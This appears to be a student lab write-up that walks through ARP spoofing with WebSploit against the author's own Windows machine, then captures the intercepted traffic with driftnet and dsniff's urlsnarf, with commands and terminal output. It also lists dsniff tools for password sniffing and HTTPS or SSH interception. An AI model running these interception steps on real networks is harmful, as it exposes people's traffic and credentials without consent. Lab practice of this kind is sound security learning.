
Module:- SECURITY CONCEPT
(WebSploit)
Name:-Prithviraj Nikam

Web Sploit

WebSploit is an open-source framework for wired and wireless network attacks written in Python.It is used to test web app networks and uses modules to scan directories, man-in-the-middles, and wireless attacks.


Step-1:-Open kali linux machine and Go to root

 # sudo su root



Step-2:- update the all services before run websploit

 # apt-get update



Step-3:- Then Install the websploit In Kali-Linux

 # apt-get install websploit

```
┌──(root㉿kali)-[/home/prithvi]
└─# apt-get install websploit
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
websploit is already the newest version (4.0.4-3).
0 upgraded, 0 newly installed, 0 to remove and 1519 not upgraded.

┌──(root㉿kali)-[/home/prithvi]
└─#
```

Step-4:- Then open websploit Console
#websploit

```
┌──(root㉿kali)-[/home/prithvi]
└─# websploit
[*] Internal update/upgrade system is disabled on Debian systems. Please, use the update system provided by your distro.

    ___   __   ___
    \  \  /  \  /  /    |    Welcome to Websploit
     \  \/    \/  /     |    Version : 4.0.4
      \          /      |    https://github.com/websploit/websploit
       \   ^    /       |    Author : Fardin Allahverdinazhand
        \_/ \__/         |    Codename : Reborn

wsf >
```

Step-5:- Show the all option
wsf > show

```
wsf > show
Modules                 Description
-------                 -----------
arp_spoof               ARP Cache poisoning
http_sniffer            Sniff HTTP traffic
scan_network            Scan IP range for new devices
scan_wifi               Scan Wireless devices
wifi_deauth             Force device to disconnect from WIFI - De-authentication attack
wifi_fap                Start Fake Access point (AP)
wifi_fap_spam           Spamming Fake access points

wsf >
```

Step-6:- use the arp spoof
wsf >use arp_spoof

```
wsf > use arp_spoof
wsf > arp_spoof >
```

Step-7:- Show available options in arp spoof
wsf > arp_spoof > options


```
wsf > arp_spoof > options

Option                  Value
------                  -----
target                  192.168.1.240
gateway                 192.168.1.24
```

Step-8:- Then set target system ip and gateway ip
wsf > arp_spoof > set target 192.168.3.131
Target ip(My Windows machine)
wsf > arp_spoof > set gateway 192.168.3.1
Gateway ip

```
wsf > arp_spoof > set target 192.168.3.131
target 192.168.3.131
wsf > arp_spoof > set gateway 192.168.3.1
gateway 192.168.3.1
wsf > arp_spoof >
```

Step-9:- Show the configure option
wsf > arp_spoof > options


Then execute
wsf > arp_spoof > execute



Driftnet

Driftnet is a program which listens to network traffic and picks out images from TCP streams it observes. It is interesting to run it on a host which sees a lot of web traffic.

Step-10 :-Open another tab in kali linux machine and Go to root
 # sudo su root



Step-11:- install the Driftnet

 # apt-get install driftnet

```
┌──(root㉿kali)-[/home/prithvi]
└─# apt-get install driftnet
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
driftnet is already the newest version (1.4.0-2).
0 upgraded, 0 newly installed, 0 to remove and 1519 not upgraded.

┌──(root㉿kali)-[/home/prithvi]
└─#
```


Step-12:- Now run the Driftnet

 # driftnet -i eth0


```
┌──(root㉿kali)-[/home/prithvi]
└─# driftnet -i eth0
```

New driftnet pop-up will be open

Step-13:- Go to browser run any http website



Step-14:-Then check in kali linux machine the website image is come or not




Dsniff


This package contains several tools to listen to and create network traffic:

arpspoof - Send out unrequested (and possibly forged) arp replies.
dnsspoof - forge replies to arbitrary DNS address / pointer queries on the Local Area Network.
dsniff - password sniffer for several protocols.
filesnarf - saves selected files sniffed from NFS traffic.
macof - flood the local network with random MAC addresses.
mailsnarf - sniffs mail on the LAN and stores it in mbox format.
msgsnarf - record selected messages from different Instant Messengers.
sshmitm - SSH monkey-in-the-middle. proxies and sniffs SSH traffic.
sshow - SSH traffic analyser.
tcpkill - kills specified in-progress TCP connections.
tcpnice - slow down specified TCP connections via “active” traffic shaping.
urlsnarf - output selected URLs sniffed from HTTP traffic in CLF.
webmitm - HTTP / HTTPS monkey-in-the-middle. transparent proxies.
webspy - sends URLs sniffed from a client to your local browser

Step-15:- Open another tab in kali linux machine and Go to root
sudo su root



Step-16:- Install the Dsniff
apt-get install dsniff



Step-17:- Go to browser run any http website

Step-18:- Run the urlsnarf
urlsnarf   -i   eth0